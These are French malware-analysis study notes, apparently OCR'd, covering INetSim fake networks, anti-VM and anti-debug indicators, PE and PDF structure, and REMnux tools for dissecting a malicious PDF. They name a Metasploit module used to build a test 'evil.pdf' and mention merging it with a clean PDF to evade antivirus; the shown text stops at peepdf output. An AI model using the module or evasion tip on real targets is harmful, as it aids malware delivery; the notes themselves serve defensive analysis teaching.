Configuration file parsed successfully.
=== INetSim main process started (PID 1357) ===
Session ID:     1357
Listening on:   0.0.0.0
Real Date/Time: 2025-05-22 08:42:42
Fake Date/Time: 2025-05-22 08:42:42 (Delta: 0 seconds)
 Forking services...
  * dns_53_tcp_udp - started (PID 1361)
  * smtps_465_tcp - started (PID 1365)
  * http_80_tcp - started (PID 1362)
  * smtp_25_tcp - started (PID 1364)
  * pop3s_995_tcp - started (PID 1367)
  * https_443_tcp - started (PID 1363)
  * ftps_990_tcp - started (PID 1369)
  * ftp_21_tcp - started (PID 1368)
  * pop3_110_tcp - started (PID 1366)
 done.
Simulation running.
```


f

Il est temps de tester notre faux réseau. Tentons un nslookup vers google.com sur la machine Windows (FLARE) :




Le DNS d'INetSim renvoie bien comme adresse de Google l'adresse IP de la machine REMnux.

Ouvrons alors le navigateur et tapons l'adresse IP de la machinez REMnux, celle-ci répond avec une page par défaut d'INetSim (le serveur web simulé par INetSim fonctionne donc parfaitement).




Plus surprenant, tapons maintenant dans la barre d'adresse du navigateur un nom de domaine farfelu (ici : site-improbable.net), et la même page s'affiche :




Cela signifie que le serveur DNS simulé d'INetSim fonctionne lui aussi parfaitement.

Encore plus surprenant, si je tente de télécharger un exécutable sur ce site imaginaire, INetSim envoie un exécutable par défaut avec le nom demandé :



Si nous exécutons ce prétendu malware, voici ce qui s'affiche :



Nous sommes près maintenant à faire de l'analyse dynamique basique en simulant un environnement réseau afin de gruger le malware et lui faire croire qu'il est connecté à Internet (alors que le réseau est totalement coupé (les deux machines sont en *réseau privé hôte* sur VirtualBox).

Absolument génial…

Malware Analysis - indicateurs de virtualisation, de débogage et de packing

Indicateurs de virtualisation

On peut les trouver dans :

- ➔ **Les pilotes spécifiques**
- ➔ **Le BIOS**
- ➔ **Le système de fichier**
- ➔ **Le registre**
- ➔ **La mémoire**
- ➔ **Certains processus (Process Monitor, Wireshark, …)**

Contre-mesure :

On peut renommer les pilotes (comme VboxGuest pour VirtualBox), modifier les options de configuration de la machine virtuelle pour la rendre plus furtive (personnalisation des infos du BIOS), renommer les processus problématiques, …

Indicateur de débogage

Utilisation de la fonction :

- ➔ **isDebuggerPresent()**

Contre-mesure :

On peut utiliser un plugin qui cache le débogueur (ScyllaHide ou SharpOD) ou patcher le programme en bypassant la fonction isDebuggerPresent() avec un saut.

Indicateurs de packing

Ils sont divers :

- ➔ **L'entropie du fichier exécutable est élevée**
- ➔ **Peu de fonctions importées**
- ➔ **Nombre de sections trop ou trop peu élevé**
- ➔ **Virtual size > raw size**
- ➔ **La taille brute (raw size) de la première section est nulle**
- ➔ **Présence d'une section .rsrc executable/writable**

Malware Analysis - fonction en assembleur, prologue et épilogue

Une fonction normale, en assembleur, possède une des deux structures équivalentes suivantes :

push ebp	**push ebp**
mov ebp,esp	**mov ebp,esp**
…	…
…	…
…	…
mov esp,ebp	**leave**
pop ebp	**ret**
ret	

PROLOGUE

CORPS DE LA FONCTION

ÉPILOGUE

Durant une analyse de malware, on peut parfois observer des épilogues anormaux :

- ➔ Absence de l'épilogue standard
- ➔ **JMP** à la place de **RET**
- ➔ **PUSH xxx** à la place de **POP ebp** avant le **RET**


TABLEAU 1 : procédure simplifiée d'analyse d'un malware

1	**Analyse statique :** ➔ **On vérifie si le magic number est présent (**signature MZ, hexadécimal : **4D 5A)** ➔ **On va rechercher les chaînes de caractères avec strings ou floss.** ➔ **Recherche du hash MD5 du malware sur virustotal.** ➔ **On analyse la structure du fichier PE et on met en évidence le packer utilisé avec DiE (**paramètre **entropie), PEViewer, pestudio, PE-bear, exeinfoPE ou CFF Explorer.** ➔ **On recherche les fonctions exportées avec Dependency Walker.** ➔ **On décompile si possible l'exécutable avec un décompilateur.**
2	**Analyse dynamique :** ➔ **On lance Process Explorer de sysinternals.** ➔ **On lance Process Monitor de sysinternals : on clique sur PAUSE puis sur CLEAR.** ➔ **On lance Fakenet (ou mieux : INetSim) pour intercepter les connexions Internet émanant du malware. Dans le dossier fakenet_logs se trouve le fichier de capture PCAP que l'on pourra analyser avec Wireshark.** ➔ **On réalise un premier snapshot du registre avec regshot (sur C:\).** ➔ **On lance la capture avec Process Monitor** ➔ **On lance maintenant le malware dans la machine virtuelle (en réseau privé hôte) dont les dossiers partagés sont désactivés. On attend deux ou trois minutes…** ➔ **On visualise les propriétés du processus malveillant dans Process Explorer (strings, TCP/IP, …)** ➔ **On stoppe le malware avec Process Explorer (on tue le processus)** ➔ **On stoppe la capture de Process Monitor. On l'enregistre dans un fichier CSV afin de la visualiser à l'aide de ProcDOT.** ➔ **On réalise un second snapshot du registre avec regshot puis on compare les deux snapshots réalisés afin d'afficher les nouvelles clés du registre créées et les nouvelles valeurs ajoutées.** ➔ **On analyse avec Wireshark la sortie de Fakenet.** ➔ **On représente graphiquement le fichier CSV avec ProcDOT.** ➔ **À la fin de l'analyse, on remet la machine virtuelle dans son état initial (restauration de l'instantané réalisé avant l'analyse)**

TABLEAU 2 : exemple pratique d'analyse d'un malware

1	**Analyse statique : on va rechercher les chaînes de caractères dans le malware avec des outils comme strings.exe** (sysinternals) **ou floss.exe** (Fireeye)**. On recherchera en priorité dans ces chaînes des adresses IP, des domaines, des adresses de courriel ou des noms de programmes. Si le programme est chiffré, rien ne sera lisible.**
2	**Analyse dynamique : on va utiliser le programme Autoruns** (sysinternals)**. On enregistre les entrées Windows (file/save), on exécute ensuite le malware, on actualise Autoruns puis on compare les nouvelles entrées avec les anciennes (file/compare). Autoruns nous affiche alors les modifications effectuées par le malware : tâche planifiée créée, nouvelles entrées dans registre, …**
3	**Analyse statique : on décompile le programme (IDA, …) pour voir les processus auxquels le programme fait appel (onglet imports). On ne constate rien pour l'instant d'intéressant.**
4	**Analyse dynamique : on va maintenant utiliser un débogueur qui va exécuter le programme pas à pas. Cela peut nous communiquer des informations intéressantes. Cependant, beaucoup de malwares de nos jours peuvent détecter le débogage et s'arrêtent illico sans remplir leur fonction malveillante. Échec.**
5	**Analyse dynamique : nous sommes dès lors obligés de lancer le malware dans une machine virtuelle dont l'antivirus et le firewall sont désactivés, puis on va se servir du programme Process Dump (**http://split-code.com/processdump.html**) pour faire un dump de la mémoire et l'enregistrer dans un fichier. Process Dump peut créer une base de données des hashs de tous les processus en cours (pd64.exe -db gen). On tape ensuite dans la console « pd64.exe -p malware.exe » (sans appuyer sur ENTER). On exécute alors le malware en administrateur et on revient alors vite dans la console pour appuyer sur ENTER. La commande « pd64.exe -p malware.exe » capture alors le processus lié au malware et l'enregistre dans un fichier.**
6	**J'ouvre enfin ce fichier de capture avec notre décompilateur (IDA) et miracle : dans les imports apparaissent de nouveaux processus qui nous étaient cachés auparavant. En double-cliquant dessus, nous pouvons voir ce qu'ils font. Notre analyse est enfin fructueuse…**

Exemple de chaînes de caractères affichées par **strings.exe** dans un malware fictif :



Malware Analysis - le format des fichiers Office et PDF

Les fichiers OFFICE


Office 97-2003 : doc, xls, ppt	Office 2007 et après : docx, xlsx, pptx
OLE Compound File	OOXML (Office Open XML)
Magic Bytes : D0 CF 11 E0 A1 B1 1A E1	Magic Bytes : 50 4B 03 04
Les fichiers sont composés de deux types d'objets : stream & storage	Ces fichiers sont des fichiers zippés : ils ont les mêmes octets magiques (signature) que les fichiers .zip !

Les fichiers PDF

Magic Bytes : 25 50 44 46 2D ➔ **%PDF-**


Les fichiers PDF sont composés de 4 sections principales :

- ➔ **Header : n° de version (exemple : %PDF-1.5)**
- ➔ **Body : contient les objets**
- ➔ **Xref (cross-reference)**
- ➔ **Trailer qui contient :**
  - **2 entrées : /Root et /Size**
  - **Startxref : l'offset de départ de la table cross-reference**
  - **%EOF : End-Of-File (indique la fin du fichier)**



DALL·E


Voici un fichier .doc ouvert dans un éditeur hexadécimal (ici HxD) :



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00000000	D0	CF	11	E0	A1	B1	1A	E1	00	00	00	00	00	00	00	00	ÐÏ.à¡±.á.....
00000010	00	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00	........>...þÿ..
00000020	06	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	....
00000030	27	00	00	00	00	00	00	00	00	10	00	00	29	00	00	00	'...........)...
00000040	01	00	00	00	FE	FF	FF	FF	00	00	00	00	26	00	00	00	....þÿÿÿ....&...
00000050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000070	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

On y retrouve bien les octets magiques D0 CF 11 E0 A1 B1 1A E1


Voici un fichier .docx ouvert dans un éditeur hexadécimal (ici HxD) :



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00000000	50	4B	03	04	14	00	06	00	08	00	00	00	21	00	97	3D	PK.....!.—=
00000010	D4	70	D4	01	00	00	7E	08	00	00	13	00	08	02	5B	43	ÔpÔ...~.....[C
00000020	6F	6E	74	65	6E	74	5F	54	79	70	65	73	5D	2E	78	6D	ontent_Types].xm
00000030	6C	20	A2	04	02	28	A0	00	02	00	00	00	00	00	00	00	l ¢..(.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

On y retrouve bien les octets magiques 50 4B 03 04


Voici un fichier .pdf ouvert dans un éditeur hexadécimal (ici HxD) :



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00000000	25	50	44	46	2D	31	2E	34	0A	25	E2	E3	CF	D3	0A	33	%PDF-1.4.%âãÏÓ.3
00000010	20	30	20	6F	62	6A	0A	3C	3C	2F	54	79	70	65	20	2F	0 obj.<</Type /
00000020	50	61	67	65	0A	2F	50	61	72	65	6E	74	20	31	20	30	Page./Parent 1 0
00000030	20	52	0A	2F	52	65	73	6F	75	72	63	65	73	20	32	20	R./Resources 2
00000040	30	20	52	0A	2F	43	6F	6E	74	65	6E	74	73	20	34	20	0 R./Contents 4
00000050	30	20	52	3E	3E	0A	65	6E	64	6F	62	6A	0A	34	20	30	0 R>>.endobj.4 0
00000060	20	6F	62	6A	0A	3C	3C	2F	46	69	6C	74	65	72	20	2F	obj.<</Filter /
00000070	46	6C	61	74	65	44	65	63	6F	64	65	20	2F	4C	65	6E	FlateDecode /Len

On y retrouve bien les octets magiques 25 50 44 46 2D

Format d'un fichier PDF :



Malware Analysis - analyser un fichier PDF malicieux (1)

Procédure simplifiée

Tous les outils ci-dessous sont présents dans REMnux :

➔ **strings -a evil.pdf | less**

Affiche toutes les chaînes de caractères contenues dans le PDF.

➔ **xorsearch evil.pdf http** (recherche la chaîne *http*)

Recherche dans le PDF des chaînes encodées (XOR, ROL, ROT, SHIFT ou ADD)

➔ **xorsearch -p evil.pdf**

Recherche dans le PDF des exécutables PE.

➔ **exiftool evil.pdf**

Affiche les métadonnées du fichier PDF.

➔ **pdfid.py evil.pdf**


Réalise une analyse sommaire du fichier PDF.

➔ **pdf-parser -s openaction evil.pdf** (-s est equivalent à --search)

Recherche dans le PDF le mot clé \OpenAction (= script exécuté automatiquement à l'ouverture du PDF)

➔ **pdf-parser -s javascript evil.pdf**

Recherche dans le PDF le mot clé \JavaScript (= code JavaScript contenu dans le PDF)



➔ **pdf-parser -o 10 -f -w -d object10.js evil.pdf** (-o est equivalent à --object)

Enregistre dans le fichier object10.js le code JavaScript contenu dans l'objet 10.

➔ **peepdf -i evil.pdf**

Affiche certaines informations sur le PDF (son hash MD5, SHA1 et SHA256, le nombre d'objets qu'il contient, les éléments suspects, …)

Les mots-clés intéressants dans un fichier PDF :

\OpenAction	**:** exécute automatiquement un script à l'ouverture du fichier
\JavaScript	**:** code JavaScript contenu dans le fichier
\EmbeddedFile	**:** indique si un autre fichier est contenu dans le PDF
\URI	**:** lien vers une URL
\AcroForm	**:** peut parfois contenir du JavaScript obfusqué

Le code JavaScript contenu dans un fichier PDF peut être rendu illisible grâce à quatre méthodes :

1. **Une absence de formatage :**
   Le script est écrit d'un seul tenant sans espace ni retour à la ligne.
   Solution : reformater le code (*beautification programs*)

2. **L'insertion de code non pertinent :**
   Des variables inutiles (non utilisées) sont insérées dans le code afin de l'obscurcir.
   Solution : supprimer les variables non utilisées

3. **L'obfuscation des données :**
   Des variables sont réécrites de manière ingénieuse et complexe.
   - Encodage hexadécimal : **salut** devient **#73#61#6C#75#74**
   - Encodage octal : **salut** devient **\163\141\154\165\164**
   - Encodage mixte : **salut** devient **#73\141#6C\165#74**

   Solution : désencoder les données

4. **La substitution :**
   Les variables sont renommées de façon aléatoire pour rendre le code encore plus obscur.
   Solution : renommer les variables de manière pertinente.

Exemple d'analyse d'un fichier PDF malicieux

Je vais créer avec Metasploit, pour la démonstration, un fichier PDF malicieux nommé **evil.pdf** (**use windows/fileformat/adobe_pdf_embedded_exe**). Je vais analyser ce fichier avec une machine virtuelle REMnux. Pour diminuer sa détection par les antivirus, les pirates conseillent souvent de le fusionner avec un PDF sain !

Débutons par une analyse sommaire avec **pdfid.py** (disponible sur REMnux) :

Quatre constatations sont intéressantes :

1. Ce PDF contient 14 objets
2. Ce PDF contient du code JavaScript
3. Ce PDF exécute un script automatiquement à l'ouverture du fichier
4. Ce PDF peut éventuellement contenir du code Javascript obfusqué

Tout cela est d'emblée fort suspect !

Continuons l'analyse avec **peepdf** (disponible sur REMnux) :

```
remnux@remnux:~/Desktop$ peepdf -l evil.pdf
Warning: PyV8 is not installed!!

File: evil.pdf
MD5: 2264dd0ee26d8e3fbdf715dd0d807569
SHA1: 99a84407ad137c16c54310ccf360f89999676520
SHA256: ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d
Size: 2754 bytes
Version: 1.3
